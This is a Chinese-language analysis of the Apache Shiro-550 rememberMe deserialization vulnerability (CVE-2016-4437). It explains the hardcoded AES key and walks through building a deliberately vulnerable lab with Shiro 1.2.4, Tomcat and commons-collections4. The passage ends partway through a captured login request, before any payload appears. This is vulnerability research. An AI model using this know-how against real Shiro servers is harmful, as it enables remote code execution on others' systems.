Apache Shiro-550 反序列化漏洞分析 (CVE-2016-4437)

0x00 漏洞描述

Apache Shiro是一款开源安全框架，提供身份验证、授权、密码学和会话管理等功能。

Apache Shiro 1.2.4及以前版本中，用户信息经过加密序列化后存储在名为remember-me的Cookie项中，但shiro将加密的密钥硬编码在代码里，攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令。

理论上只要rememberMe的AES加密密钥泄露，无论shiro是什么版本都会导致反序列化漏洞。

0x01 漏洞原理

shiro框架原理参考https://zhuanlan.zhihu.com/p/54176956

Apache Shiro框架提供了记住我的功能（RememberMe），关闭了浏览器下次再打开时还是能记住你是谁，下次访问时无需再登录即可访问。用户登陆成功后会生成经过加密并编码的cookie。

Apache Shiro 1.2.4及以前版本中，Cookie的处理流程如下：

1、检索RememberMe cookie 的值
2、Base 64解码
3、使用AES解密(加密密钥硬编码)
4、进行反序列化操作（未作过滤处理）


但是，AES加密的密钥Key被硬编码在代码里，这样攻击者就可以通过key构造一个恶意的Cookie发送到服务端，Shiro将Cookie中的rememberMe字段进行解密并且反序列化，从而造成反序列化漏洞。

0x02 漏洞环境搭建


从github拉取漏洞源码

```
git clone https://github.com/apache/shiro.git
git checkout shiro-root-1.2.4  #切换分支
```


在IDE中打开shiro/samples/web项目



修改pom.xml，添加commons-collections4依赖，并把jstl版本改为1.2



```
        </dependency>
        <dependency>
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-collections4</artifactId>
            <version>4.0</version>
        </dependency>
    </dependencies>
```




```
<dependencies>
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>jstl</artifactId>
        <version>1.2</version>
        <scope>runtime</scope>
    </dependency>
    <dependency>
```

Tomcat 版本8.5.79

Maven 3.8.1

JDK 1.6.0




Name: 1.6

JDK home path: /Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home

```
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Classes/charsets.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Classes/classes.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Classes/jsse.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Classes/ui.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home/lib/dt.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home/lib/ext/apple_provider.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home/lib/ext/dnsns.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home/lib/ext/localedata.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home/lib/ext/sunjce_provider.jar
/Library/Java/JavaVirtualMachines/1.6.0.jdk/Contents/Home/lib/ext/sunpkcs11.jar
```

添加tomcat服务器，安装的版本为tomcat 8.5.79



Name: Tomcat 8

□ Store as project file

Application server: Tomcat 8

☑ After launch Chrome □ with JavaScript debugger

URL: http://localhost:8080/samples_web_war_exploded/

VM options:

On 'Update' action: Restart server ☑ Show dialog

On frame deactivation: Do nothing

JRE:

HTTP port: 8080 □ Deploy applications configured in Tomcat instance


HTTPs port: □ Preserve sessions across restarts and redeploys

JMX port: 1099

AJP port:

Build


Build 'samples-web:war exploded' artifact


Name: Tomcat 8

Deploy at the server startup

samples-web:war exploded

运行项目，出现如下界面即为部署成功


localhost:8080/samples_web_war_exploded/

Apache Shiro Quickstart

Hi root! (Log out)

Welcome to the Apache Shiro Quickstart sample application. This page represents the home page of any web application.

Visit your account page.

Roles

To show some taglibs, here are the roles you have and don't have. Log out and log back in under different user accounts to see different roles.

Roles you have


admin

Roles you DON'T have

president
darklord
goodguy
schwartz

0x03 漏洞分析

点击log in，尝试登录，抓包看下通信内容



Please Log in


Here are a few sample accounts to play with in the default text-based Realm (used for this demo and test installs only). Do you remember the movie these na

Username	Password
root	secret
presidentskroob	12345
darkhelmet	ludicrousspeed
lonestarr	vespa

Username: root

Password: ••••••

☑ Remember Me




```
52  http://192.168.3.28:8080  GET   /samples_web_war_exploded/login.jsp     200  2413  HTML  jsp                              192.168.3.28
53  http://192.168.3.28:8080  POST  /samples_web_war_exploded/login.jsp  ✓  302  881   HTML  jsp                              192.168.3.28  remembe
54  http://192.168.3.28:8080  GET   /samples_web_war_exploded/              200  1015  HTML       Apache Shiro Quickstart     192.168.3.28
```

```
POST /samples_web_war_exploded/login.jsp HTTP/1.1
Host: 192.168.3.28:8080
Content-Length: 56
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.3.28:8080
Content-Type: application/x-www-form-urlencoded
